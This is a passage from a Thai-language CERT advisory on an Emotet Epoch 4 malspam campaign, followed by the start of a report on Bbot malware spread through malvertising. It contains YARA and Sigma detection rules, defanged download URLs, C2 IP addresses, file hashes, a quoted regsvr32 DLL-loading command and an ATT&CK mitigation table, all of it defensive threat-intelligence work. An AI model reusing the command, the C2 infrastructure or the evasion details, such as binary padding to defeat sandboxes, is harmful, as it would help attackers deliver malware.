- จากนั้นศูนย์ TTC-CERT จึงนำไฟล์ dll (SHA256: b8ce6e28bb4dbe5575c0a752ae1f75a4dec4d35136799362d74069facc5e3684) ไปตรวจสอบเพิ่มเติม พบว่าไฟล์ dll ดังกล่าวเป็น Emotet Epoch 4 โดยมี command and control server จำนวน 49 IP address โดยมีรายละเอียดของหมายเลข IP address และหมายเลข port ในหัวข้อ **Indicators of compromise (IOCs)**

ศูนย์ TTC-CERT จึงแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรของสมาชิกสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง และดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศและระบบเครือข่ายขององค์กร อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในกรณีนี้ จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

ตรวจสอบโดยใช้ YARA Rule

YARA rule สำหรับการตรวจจับไฟล์ Microsoft Word ที่กลุ่มผู้โจมตีใช้เทคนิค binary padding และ macro ที่เกี่ยวข้องมัลแวร์ Emotet ใช้ในการโจมตี เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/MALW_emotet_epoch4.yar

```
import "pe"

rule emotet_epoch4_doc_binary_padding : T1027_001 S0367
{
```

```
        meta:
                version = "1.0"
                first_imported = "2023-03-09"
                last_modified = "2023-03-09"
                status = "RELEASED"
                sharing = "TLP:CLEAR"
                source = "Manual investigate"
                author = "TTC-CERT"
                description = "Detect Microsoft Office file using binary padding technique to create large suspicious file size, threat actors usually embedded DOC file with macro which will download and install Emotet epoch4"
                hash = "cb638551632b271c9993266834e78a2c9a64a4b9deb8590497b0901f1044e6ff"
        strings:
                $doc_footer = {F4 39 B2 71}
                $str1 = "AutoOpen" fullword
        condition:
                (uint32(0) == 0xE011CFD0 or uint32(0) == 0x04034B50)
                and (filesize >= 100MB and filesize <= 800MB)
                and ($str1 and not $doc_footer in (filesize-414..filesize-410))
}
```

ตรวจสอบโดยใช้ Sigma Rule

Sigma rule สำหรับการตรวจจับ Microsoft Word ทำการ spawn โปรเซส regsvr32 เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/MALW_emotet_word_regsvr32.yml

```
title: Detection of Microsoft Word spawning regsvr32 child process
id: f4416993-5733-4e8d-9e7b-91e44487b5d2
version: "1.0"
first_imported: "2023-03-09"
```

```
last_modified: "2023-03-09"
status: "RELEASED"
sharing: "TLP:CLEAR"
author: "TTC-CERT"
description: Detects instances of Microsoft Word spawning regsvr32 child process
category: "System Binary Proxy Execution: Regsvr32"
tags:
    - attack.t1197
hash: "cb638551632b271c9993266834e78a2c9a64a4b9deb8590497b0901f1044e6ff"
references:
    - https://tria.ge/230309-jgzyysab2x
logsource:
    product: windows
    service: security
detection:
    selection:
        Image|endswith: '\WINWORD.EXE'
        CommandLine|contains: '*\regsvr32.exe '
    condition: selection
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Unknown
level: high
```

Indicators of compromise (IOCs)

- ไฟล์ INVOICE VL18998 07 March 23.zip ที่ถูกใช้เป็นไฟล์แนบในการส่ง Malspam
    - MD5: 7863b25bd1f7a8cd331daf323885e269
    - SHA1: d61c53f3209e3e6275cdd79a971a1b07fae430c4
    - SHA256: e572afbae493b44f1f0268d8fe9cf8974693dafbc39627368d856c6bb826a882

- ไฟล์ INVOICE VL18998 07 March 23.doc
    - MD5: a57a44cff1336300bbe9f2508cf19e65
    - SHA1: 4de86fa9897363f5444105a34c6ae6982cfd4c2c
    - SHA256: cb638551632b271c9993266834e78a2c9a64a4b9deb8590497b0901f1044e6ff
- ไฟล์ 0OezOZZ.zip
    - MD5: a0e02253c06c2df9f3e43e4aa91a0b87
    - SHA1: 5ade6e88b4b5b523a055e55f5cbdcb32b1ef5b59
    - SHA256: f93fd7eb21a7bbf95f8628737101455d9fc2ebb0aac8932e784bf0c12c5f9c53
- ไฟล์ DrYo3kRQ99.dll
    - MD5: 68b9aaee9da5134bcb7f6904a4b9dd8c
    - SHA1: 080450ccd5fff9a10701fbb5ce0ec9afd041bced
    - SHA256: b8ce6e28bb4dbe5575c0a752ae1f75a4dec4d35136799362d74069facc5e3684
- URL และ Domain ที่ใช้ในการดาวน์โหลดไฟล์ zip
    - hxxp://139.219.4[.]166/wp-includes/XXrRaJtiutdHn7N13/?121037
    - hxxps://midcoastsupplies.com[.]au/configNQS/Es2oE4GEH7fbZ/?084120
    - hxxp://mtp.evotek[.]vn/wp-content/L/?084121
    - hxxp://139.219.4[.]166/wp-includes/XXrRaJtiutdHn7N13/
    - hxxps://midcoastsupplies.com[.]au/configNQS/Es2oE4GEH7fbZ/
    - hxxp://mtp.evotek[.]vn/wp-content/L/
    - 139.219.4[.]166
    - midcoastsupplies.com[.]au
    - mtp.evotek[.]vn
- User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
- Command and control server ของ Emotet Epoch 4
    - 129[.]232[.]188[.]93:443
    - 164[.]90[.]222[.]65:443
    - 159[.]65[.]88[.]10:8080
    - 172[.]105[.]226[.]75:8080
    - 115[.]68[.]227[.]76:8080
    - 187[.]63[.]160[.]88:80
    - 169[.]57[.]156[.]166:8080
    - 185[.]4[.]135[.]165:8080
    - 153[.]126[.]146[.]25:7080

- 197[.]242[.]150[.]244:8080
- 139[.]59[.]126[.]41:443
- 186[.]194[.]240[.]217:443
- 103[.]132[.]242[.]26:8080
- 206[.]189[.]28[.]199:8080
- 163[.]44[.]196[.]120:8080
- 95[.]217[.]221[.]146:8080
- 159[.]89[.]202[.]34:443
- 119[.]59[.]103[.]152:8080
- 183[.]111[.]227[.]137:8080
- 201[.]94[.]166[.]162:443
- 103[.]75[.]201[.]2:443
- 149[.]56[.]131[.]28:8080
- 79[.]137[.]35[.]198:8080
- 5[.]135[.]159[.]50:443
- 66[.]228[.]32[.]31:7080
- 91[.]121[.]146[.]47:8080
- 153[.]92[.]5[.]27:8080
- 45[.]235[.]8[.]30:8080
- 72[.]15[.]201[.]15:8080
- 107[.]170[.]39[.]149:8080
- 45[.]176[.]232[.]124:443
- 82[.]223[.]21[.]224:8080
- 167[.]172[.]199[.]165:8080
- 213[.]239[.]212[.]5:443
- 202[.]129[.]205[.]3:8080
- 94[.]23[.]45[.]86:4143
- 147[.]139[.]166[.]154:8080
- 167[.]172[.]253[.]162:8080
- 91[.]207[.]28[.]33:8080
- 188[.]44[.]20[.]25:443
- 104[.]168[.]155[.]143:8080

- 110[.]232[.]117[.]186:8080
- 164[.]68[.]99[.]3:8080
- 1[.]234[.]2[.]232:8080
- 173[.]212[.]193[.]249:8080
- 182[.]162[.]143[.]56:443
- 160[.]16[.]142[.]56:8080
- 101[.]50[.]0[.]91:8080
- 103[.]43[.]75[.]120:443

- IoCs อื่น ๆ ที่เกี่ยวข้องเพิ่มเติม
  - ไฟล์ zip ที่ถูกใช้เป็นไฟล์แนบในการส่ง Malspam
    - MD5: ecba2af1298e61a631c37598a695e741
    - SHA1: aec93d18178a8850587d3a302c01baf79da7fc20
    - SHA256: 4d9a6dfca804989d40eeca9bb2d90ef33f3980eb07ca89bbba06d0ef4b37634b
    - MD5: 21309e4bb548a89214bdbdeae8504abf
    - SHA1: b8a526c89826955e22c56b8909e761026efd5ded
    - SHA256: 4bc2d14585c197ad3aa5836b3f7d9d784d7afe79856e0ddf850fc3c676b6ecb1
    - MD5: 18c9003a0a5edd71ffca13a815d612cb
    - SHA1: b8324a37e6299c5b20c4f0e93a05f64eef957483
    - SHA256: 3b4fad0f7faeaa5d64daa9188a67b0de49f8909321e969c086204414652795ff
    - MD5: 9118c9fce73c1e93e50f01d5fef6c476
    - SHA1: 585cde3af705f67b38ec9841a3e607320887d27d
    - SHA256: afbc2421cd177bf8ca5e42f8b51c0330f1a7bec7b3214483ce653c691dbbb235
  - ไฟล์ Microsoft Word
    - MD5: 9956acbcecb154b4f14c06767d2e3907
    - SHA1: d3412f411507a7bf9f4134b581a574cc69965994
    - SHA256: a0fe232fc8549e095d56da4467af9a01b4c766ae07178fce89bd486afa2846ad
    - MD5: b59808aba76dd0095aa06133382de9ed
    - SHA1: 59aed06213b305d2877031e8ef489064ef74ca74
    - SHA256: 2e116e6a43dcc2ee55df34664a7d5bfae36918f3a8ce5af97be6cb99e3a4de5b
    - MD5: a36a16b36eab484d3b1fd25926aee342
    - SHA1: c4480eea945fdac31ce0ed74713d5d1401044ae5
    - SHA256: be670a75e6f3406b6143221503e7183eecdae30e1b2be864b3f668692d0acca1
    - MD5: 849dc8705536f331da1c4978abdba92c

- SHA1: 536ba2b669bb4c2cd693e4d80dbd8c9295819aec
- SHA256: 745a064f8faeb470661c5277e7de8a282eb784d55dea0f8530e502732be8ee46

- URL ที่ใช้ในการดาวน์โหลดไฟล์ zip
  - hxxps://midcoastsupplies[.]com[.]au/configNQS/Es2oE4GEH7fbZ/?[หมายเลขหกหลักแบบสุ่ม]
  - hxxps://esentai-gourmet[.]kz/404/EDt0f/?[หมายเลขหกหลักแบบสุ่ม]
  - hxxps://www.snaptikt[.]com/wp-includes/aM4Cz6wp2K4sfQ/?[หมายเลขหกหลักแบบสุ่ม]
  - hxxp://mtp.evotek[.]vn/wp-content/L/?[หมายเลขหกหลักแบบสุ่ม]
  - hxxp://www.189dom[.]com/xue80/C0aJr5tfI5Pvi8m/?[หมายเลขหกหลักแบบสุ่ม]
  - hxxp://139.219.4[.]166/wp-includes/XXrRaJtiutdHn7N13/?[หมายเลขหกหลักแบบสุ่ม]
  - hxxps://diasgallery[.]com/about/R/?[หมายเลขหกหลักแบบสุ่ม]
  - hxxps://midcoastsupplies[.]com[.]au/configNQS/Es2oE4GEH7fbZ/
  - hxxps://esentai-gourmet[.]kz/404/EDt0f/
  - hxxps://www.snaptikt[.]com/wp-includes/aM4Cz6wp2K4sfQ/
  - hxxp://mtp.evotek[.]vn/wp-content/L/
  - hxxp://www.189dom[.]com/xue80/C0aJr5tfI5Pvi8m/
  - hxxp://139.219.4[.]166/wp-includes/XXrRaJtiutdHn7N13/
  - hxxps://diasgallery[.]com/about/R/
  - esentai-gourmet[.]kz
  - www.snaptikt[.]com
  - www.189dom[.]com
  - diasgallery[.]com
  - 203.26.41[.]132
  - 101.99.3[.]20
- ไฟล์ zip ที่ดาวน์โหลดจาก URL ที่ใช้ในการดาวน์โหลดไฟล์ข้างต้น
  - MD5: 701c6abc5d4f1fafe912f494b4e72cfa
  - SHA1: 5409c18078f08a18e2e48b5e3c3d73cf83eeef25
  - SHA256: 4dd92c67830fbfe62fdfd431b426092ca041387c9e1598ea7e7fd18c7ef821cf
- ไฟล์ dll ที่แตกจากไฟล์ zip ข้างต้น (Emotet Epoch 4)
  - MD5: b89c2b2e19dd8c0037d17b18132cda8f
  - SHA1: f473e78ebe70f0a6b1b9d9cc20f1548c617e0b5f
  - SHA256: 5400be12ec93d6936c2393bce3a285865e0b5f9280f2c0ce80b1827d07e84620

รายการ Techniques-Tactics ที่กลุ่มที่ใช้มัลแวร์ Emotet ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[2]

รูปแบบวิธีการโจมตีของกลุ่มที่ใช้มัลแวร์ Emotet ศูนย์ TTC-CERT จะอธิบายในหัวข้อนี้พร้อมกับการอ้างอิงถึงตัวชี้วัดของ MITRE ATT&CK เพื่อให้ง่ายต่อการสืบค้นข้อมูลหรือบริบทต่าง ๆ ที่เกี่ยวข้องเพิ่มเติมได้ง่ายขึ้น

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Compromise Accounts: Email Accounts	T1586.002	ผู้โจมตีมักใช้วิธีการ hijack อีเมลที่เคยใช้โต้ตอบทางอีเมล (hijack existing email thread) ในการหลอกเหยื่อให้เปิดไฟล์แนบที่เป็นอันตรายซึ่งวิธีการนี้จะเพิ่มโอกาสในการโจมตีให้สำเร็จ	เทคนิคนี้ไม่สามารถลดความเสี่ยงได้ง่ายๆ ด้วยการควบคุมเชิงป้องกัน (preventive control) เนื่องจากเทคนิคนี้ขึ้นอยู่กับพฤติกรรมที่กระทำนอกขอบเขตการป้องกันและควบคุมขององค์กร
Initial Access			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Phishing: Spearphishing Attachment	T1566.001	โดยปกติ Emotet จะถูกส่งผ่านฟิชชิ่งอีเมล (phishing email) ที่เป็นอันตรายในรูปแบบไฟล์แนบชนิด zip, link, Microsoft Word, หรือ MS Excel เป็นต้น	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยที่แนบมากับอีเมลได้, [M1031] Network Network intrusion prevention system (IPS) หรือ Email security gateway ออกแบบมาเพื่อให้สามารถสแกนและลบไฟล์ที่เป็นอันตรายที่แนบมากับอีเมลได้หรือใช้ในการปิดกั้นการโจมตีรูปแบบนี้ได้, [M1021] บล็อกไฟล์แนบที่ไม่รู้จักหรือไม่ได้ใช้งานตามธุรกิจที่ไม่ควร

[2] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

			ส่งผ่านอีเมล เช่น .scr, .exe, .pif, .cpl, .msi เป็นต้น, [M1017] พนักงานภายในองค์กรควรได้รับการฝึกอบรมเพื่อให้เกิดความเข้าใจและสามารถระบุถึงการโจมตีแบบ social engineering และการส่งอีเมลแบบ phishing ได้ **Detections:** [DS0022] ดำเนินการ monitor ไฟล์ที่ถูกสร้างขึ้นใหม่จากอีเมลแบบ phishing ที่แนบไฟล์ที่เป็นอันตรายเพื่อพยายามเข้าถึงระบบของเหยื่อ
Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
User Execution: Malicious File	T1204.002	หลังจากที่เหยื่อเปิดไฟล์ Microsoft Word และทำการ enable macro แล้ว Emotet DLL จะถูกดาวน์โหลดและ execute	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยได้, [M1040] สำหรับ Windows 10 ให้เปิดใช้งาน Attack Surface Reduction (ASR) ซึ่งอาจช่วยป้องกันการ execute ไฟล์ที่เป็นอันตรายที่แนบมาจากการส่งอีเมลแบบ phishing ได้, [M1038] การทำ application control อาจป้องกันการ execute ไฟล์ที่เป็นอันตรายที่ปลอมแปลงเป็นไฟล์อื่นได้ **Detections:** [DS0022] ดำเนินการ monitor ไฟล์แนบจากอีเมลที่ถูก execute บนเครื่องคอมพิวเตอร์ของผู้ใช้งาน

Persistence			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	มัลแวร์ Emotet มักทำการ persistence ในระบบ โดยการเพิ่มรายการใน "run key" ใน registry ซึ่งจะทำให้โปรแกรมที่อ้างถึง (regsvr32.exe รันไฟล์ dll ที่เป็นอันตราย) ถูก execute เมื่อเหยื่อ logs in เข้าสู่ระบบ	เทคนิคนี้ไม่สามารถลดความเสี่ยงได้ง่ายๆ ด้วยการควบคุมเชิงป้องกัน (preventive control) เนื่องจากเทคนิคนี้ใช้คุณลักษณะของระบบในทางที่ผิด (abuse of system features) **Detections:** [DS0017] เฝ้าระวัง (monitor) คำสั่งและอาร์กิวเมนต์ที่ใช้ในการ persistence โดยการเพิ่มโปรแกรมใน startup folder หรืออ้างอิงด้วย Registry run key ที่ “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run” และ/หรือ “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce”, [DS0024] เฝ้าระวัง (monitor) windows registry key ที่ถูกสร้างขึ้นใหม่เพื่อใช้ในการ persistence โดยการเพิ่มโปรแกรมใน startup folder หรืออ้างอิงด้วย Registry run key ที่ “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run” และ/หรือ “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce”

Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Obfuscated Files or Information: Binary Padding	[T1027.001]	ผู้โจมตีใช้วิธีการ binary padding เพื่อเพิ่มข้อมูลขยะลงในไฟล์ Microsoft Word และไฟล์ DLL ซึ่งสามารถทำได้โดยไม่กระทบต่อการทำงานหรือพฤติกรรมของไฟล์ดังกล่าว ซึ่งผู้โจมตีได้เพิ่มขนาดของไฟล์ที่เป็นอันตรายให้มีขนาดที่ใหญ่มากกว่า 500 MB อาจส่งผลให้อุปกรณ์หรือเครื่องมือรักษาความปลอดภัยบางตัวไม่สามารถทำงานได้ตามที่ออกแบบไว้เนื่องจากข้อจำกัดของขนาดไฟล์ เช่น อุปกรณ์ sandbox นอกจากนี้ การเพิ่มขนาดไฟล์อาจลดประสิทธิภาพของอุปกรณ์หรือเครื่องมือ และลดความสามารถในการตรวจจับภัยคุกคามทางไซเบอร์ที่ไม่ได้ออกแบบไว้หรือไม่ได้ถูกกำหนดค่าให้สแกนไฟล์ที่มีขนาดใหญ่	เทคนิคนี้ไม่สามารถลดความเสี่ยงได้ง่ายๆ ด้วยการควบคุมเชิงป้องกัน (preventive control) เนื่องจากเทคนิคนี้ใช้คุณลักษณะของระบบในทางที่ผิด (abuse of system features)
System Binary Proxy Execution: Regsvr32	T1218.010	หลังจากที่เหยื่อเปิดไฟล์ Microsoft Word และทำการ enable macro แล้ว Emotet DLL จะถูกดาวน์โหลดและ execute โดยเครื่องคอมพิวเตอร์ของเหยื่อจะรันคำสั่ง “C:\Windows\system32\regsvr32.exe "C:\Windows\system32\KqqcE\eIJQ.dll"”	**Mitigations:** [M1050] ฟีเจอร์ Microsoft's Enhanced Mitigation Experience Toolkit (EMET) Attack Surface Reduction (ASR) สามารถนำมาใช้ในการปิดกั้น (block) regsvr32.exe ไม่ให้ถูกนำมาใช้เพื่อ bypass การควบคุมแอปพลิเคชัน (application control) **Detections:** [DS0017] อาร์กิวเมนต์

			ของคำสั่ง (command argument) ที่ใช้ก่อนและหลังการเรียกใช้ regsvr32.exe อาจมีประโยชน์ในการระบุที่มาและวัตถุประสงค์ของสคริปต์หรือ DLL ที่กำลังโหลด, [DS0011] ดำเนินการ monitor ไฟล์ DLL/PE โดยเฉพาะการสร้างไฟล์ DLL/PE ในระบบ ตลอดจนดำเนินการ monitor การโหลดไฟล์ DLL เข้าสู่ process ต่าง ๆ โดยเฉพาะไฟล์ DLL ที่ไม่รู้จักหรือเป็นไฟล์ DLL ไม่ได้โหลดตามปกติของ process ต่าง ๆ, [DS0029] เฝ้าระวัง (monitor) การเชื่อมต่อผ่านเครือข่ายที่สร้างขึ้นใหม่ที่มีการรับส่งโดยโฮสต์หรือ IP address ที่ไม่น่าเชื่อถือ
Command and Control			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Application Layer Protocol: Web Protocols	T1071.001	เมื่อทำการติดตั้งมัลแวร์ Emotet และ Emotet จะส่ง beacon ไปยัง command and control server ด้วยข้อความที่ถูกเข้ารหัสซึ่งส่งผ่าน HTTPS GET และ POST request ซึ่งหมายเลข port ที่ใช้จะถูกกำหนดโดยผู้โจมตี (ใช้ทั้งหมายเลข port ที่เป็นมาตรฐาน 443 และหมายเลข port ที่ไม่ได้เป็นไปตามมาตรฐาน เช่น 8080) โดยหมายเลข IP address ของ command and	**Mitigations:** [M1031] สามารถใช้ Network Network intrusion prevention system (IPS) ที่ใช้ network signature ในการตรวจจับการรับส่งข้อมูลของมัลแวร์ เพื่อลดความเสี่ยงจากการถูกโจมตีจากมัลแวร์ได้ **Detections:** [DS0029] เฝ้าระวัง (monitor) วิเคราะห์รูปแบบของทราฟฟิกและรูปแบบของ packet ที่เกี่ยวข้องกับโปรโตคอลที่ถูกใช้งานใน

		control server จะถูกระบุอยู่ในไฟล์ configuration ของ Emotet	การรับส่งข้อมูล โดยทำการตรวจสอบทราฟฟิกต่าง ๆ ซึ่งไม่เป็นไปตามมาตรฐานของโปรโตคอล เช่น ทราฟฟิก SSL/TLS ที่ใช้ TCP พอร์ตหมายเลขอื่น ๆ ที่ไม่ใช่ 443 หรือทราฟฟิก HTTP ที่ใช้ TCP พอร์ตหมายเลขอื่น ๆ ที่ไม่ใช่ 80 เป็นต้น ตลอดจนทำการตรวจสอบ process ที่ทำการเชื่อมต่อผ่านเครือข่ายที่ผิดปกติ เช่น regsvr32.exe ที่ทำการเชื่อมต่อผ่านเครือข่ายไปยัง IP address ที่ไม่น่าเชื่อถือ
Non-Standard Port	T1571	เมื่อทำการติดตั้งมัลแวร์ Emotet และ Emotet จะส่ง beacon ไปยัง command and control server ด้วยข้อความที่ถูกเข้ารหัสซึ่งส่งผ่าน HTTPS GET และ POST request ซึ่งหมายเลข port ที่ใช้จะถูกกำหนดโดยผู้โจมตี (ใช้ทั้งหมายเลข port ที่เป็นมาตรฐาน 443 และหมายเลข port ที่ไม่ได้เป็นไปตามมาตรฐาน เช่น 8080) โดยหมายเลข IP address ของ command and control server จะถูกระบุอยู่ในไฟล์ configuration ของ Emotet	**Mitigations:** [M1031] สามารถใช้ Network Network intrusion prevention system (IPS) ที่ใช้ network signature ในการตรวจจับการรับส่งข้อมูลของมัลแวร์ เพื่อลดความเสี่ยงจากการถูกโจมตีจากมัลแวร์ได้, [M1030] กำหนดค่าไฟร์วอลล์และ proxy อย่างเหมาะสมเพื่อจำกัดทราฟฟิกขาออกไว้เฉพาะ port ที่จำเป็นสำหรับการประกอบธุรกิจ **Detections:** [DS0029] เฝ้าระวัง (monitor) วิเคราะห์รูปแบบของทราฟฟิกและรูปแบบของ packet ที่เกี่ยวข้องกับโปรโตคอลที่ถูกใช้งานในการรับส่งข้อมูล โดยทำการตรวจสอบทราฟฟิกต่าง ๆ ซึ่งไม่เป็นไปตามมาตรฐานของโปรโตคอล เช่น ทราฟฟิก SSL/TLS ที่ใช้ TCP พอร์ตหมายเลขอื่น ๆ ที่ไม่ใช่ 443 หรือ

			ทราฟฟิก HTTP ที่ใช้ TCP พอร์ตหมายเลขอื่น ๆ ที่ไม่ใช่ 80 เป็นต้น
Data Encoding: Standard Encoding	T1132.001	เมื่อทำการติดตั้งมัลแวร์ Emotet และ Emotet จะส่ง beacon ไปยัง command and control server ด้วยข้อความที่ถูกเข้ารหัสซึ่งส่งผ่าน HTTPS GET และ POST request ซึ่งหมายเลข port ที่ใช้จะถูกกำหนดโดยผู้โจมตี (ใช้ทั้งหมายเลข port ที่เป็นมาตรฐาน 443 และหมายเลข port ที่ไม่ได้เป็นไปตามมาตรฐาน เช่น 8080) โดยหมายเลข IP address ของ command and control server จะถูกระบุอยู่ในไฟล์ configuration ของ Emotet	**Mitigations:** [M1031] สามารถใช้ Network Network intrusion prevention system (IPS) ที่ใช้ network signature ในการตรวจจับการรับส่งข้อมูลของมัลแวร์ เพื่อลดความเสี่ยงจากการถูกโจมตีจากมัลแวร์ได้

ข้อมูลอ้างอิง

- https://twitter.com/Cryptolaemus1/status/1633099154623803394
- https://attack.mitre.org/
- https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/MALW_emotet_epoch4.yar
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/MALW_emotet_word_regsvr32.yml

เอกสารแนบท้าย 8

รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น

IMAR-230499-1.v1 - Bbot

เผยแพร่ให้กับภาคส่วนโทรคมนาคมเมื่อ: 10 เม.ย.66

เผยแพร่ให้สาธารณะเมื่อ: 15 พ.ค.66

ห้วงเวลาที่ทำการวิเคราะห์: 4-10 เม.ย.66

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT พบว่าในปัจจุบันกลุ่มผู้โจมตี (threat actor) ให้ความนิยมในการโจมตีด้วยเทคนิคที่เรียกว่า Malvertising[1] ซึ่งเป็นวิธีการในการแพร่กระจายมัลแวร์ผ่านช่องทางสื่อโฆษณาบนโลกออนไลน์ เช่น Google Adsense และ Facebook Ads เป็นต้น โดยสาเหตุที่เทคนิค Malvertising ได้รับความนิยมเนื่องมาจากความสามารถในการกำหนดกลุ่มเป้าหมายที่ต้องการโจมตีโดยอาศัยการตั้งค่าของเครื่องมือในการโฆษณาของแพลตฟอร์มต่าง ๆ ซึ่งสามารถตั้งค่าและกำหนดเป้าหมายในการโฆษณาได้อย่างละเอียด เช่น สามารถกำหนดเกณฑ์อายุ ตำแหน่งที่อยู่ และความสนใจของกลุ่มเป้าหมายได้ ทำให้กลุ่มผู้โจมตีสามารถกำหนดให้โฆษณาแสดงเฉพาะในบางประเทศหรือบางพื้นที่ หรือแสดงโฆษณาเฉพาะคีย์เวิร์ด (keyword) ที่ตรงกับกลุ่มเป้าหมายเท่านั้น ทำให้โฆษณาแฝงมัลแวร์เหล่านี้ไปปรากฏบนหน้าจอของผู้ใช้งานได้ตรงกลุ่มเป้าหมายตามที่กลุ่มผู้โจมตีต้องการ เมื่อประกอบกับพฤติกรรมการใช้งานอินเตอร์เน็ตของผู้ใช้งานทั่วไปที่มักไม่ตรวจสอบความปลอดภัยหรือแม้กระทั่งเข้าใจผิดคิดว่าโฆษณาเหล่านี้เป็นผลลัพธ์การค้นหา (search result) ตามปกติ ทำให้เทคนิคการโจมตีแบบ Malvertising ประสบความสำเร็จในการโจมตีผู้ใช้งานทั่วไปค่อนข้างมาก รวมถึงมีโอกาสที่จะใช้ในการโจมตีแบบ targeted attack ได้เป็นอย่างดีอีกด้วย

ศูนย์ TTC-CERT ได้ทำการเฝ้าระวังการโจมตีด้วยเทคนิค Malvertising ที่อาจมีเป้าหมายในการโจมตีผู้ใช้งานในประเทศไทยและได้ตรวจพบแคมเปญการโฆษณาที่มีความผิดปกติจำนวนหนึ่งบนแพลตฟอร์มสื่อสังคมออนไลน์แห่งหนึ่ง โดยหนึ่งในนั้นมีลักษณะในการโฆษณาแอบอ้างว่าสามารถช่วยในการกู้คืนบัญชีผู้ใช้งานที่ถูกแบนได้โดยเชิญชวนให้ผู้ใช้งานทำการดาวน์โหลดและติดตั้งไฟล์ต้องสงสัยบนเครื่องคอมพิวเตอร์ ศูนย์ TTC-CERT จึงทำการตรวจสอบไฟล์ดังกล่าวและพบว่าเป็นไฟล์มัลแวร์ประเภท Dropper และ Launcher ซึ่งเมื่อถูก execute จะทำการติดตั้ง payload ซึ่งเป็นมัลแวร์ชื่อ Bbot ลงบนเครื่องเป้าหมาย

จากการตรวจสอบในเบื้องต้นพบว่ามัลแวร์ Bbot จะทำการเก็บรวบรวมข้อมูลเกี่ยวกับการตั้งค่าของเครื่องคอมพิวเตอร์ เช่น computer name, user account, ข้อมูลเกี่ยวกับระบบปฏิบัติการ (Operating System), ข้อมูลของหน่วยความจำ, ข้อมูลการทำงานของโปรเซส, รวมถึงภาพหน้าจอการทำงานของเครื่องคอมพิวเตอร์ (capture screen) เป็นต้น โดยคาดว่าข้อมูลดังกล่าวจะถูกส่งออก (exfiltrate) ไปให้กับผู้

[1] "Malvertising: Examples & How to Avoid It | CrowdStrike." 17 Oct. 2022, https://www.crowdstrike.com/cybersecurity-101/malware/malvertising/. Accessed 9 Apr. 2023.

โจมตีผ่านช่องทางแอปพลิเคชัน Telegram อนึ่งข้อมูลการวิเคราะห์เชิงลึกของมัลแวร์ Bbot จะนำเสนอในรายงานฉบับต่อไป

ศูนย์ TTC-CERT ได้นำไฟล์ตัวอย่างดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล Indicators of Compromise (IOCs) และ Techinues, Tactics, and Procedures (TTPs) รวมถึงได้จัดทำ detection rule ทั้งในรูปแบบของ YARA rule และ Sigma rule เพื่อใช้ในการตรวจจับการโจมตี ซึ่งสมาชิกสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (monitoring), การตรวจจับเชิงรุก (hunting), และใช้ในกระบวนการรับมือเหตุการณ์ทางไซเบอร์ขององค์กรได้

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (1)
a1293510f84f4c85eb434a789b2f97ea30f8a51c28cac40202c0742f09cb0469 (Auto Fix Account.exe)
ไฟล์เพิ่มเติมที่เกี่ยวข้อง (1)
f9097b86c22c2492224de4bfe6fb04744fd5d2f57df8fc16d18e81d916ef5688 (bbot.exe)

ผลการวิเคราะห์

a1293510f84f4c85eb434a789b2f97ea30f8a51c28cac40202c0742f09cb0469

Tags
Dropper Launcher Nuitka Python Executable

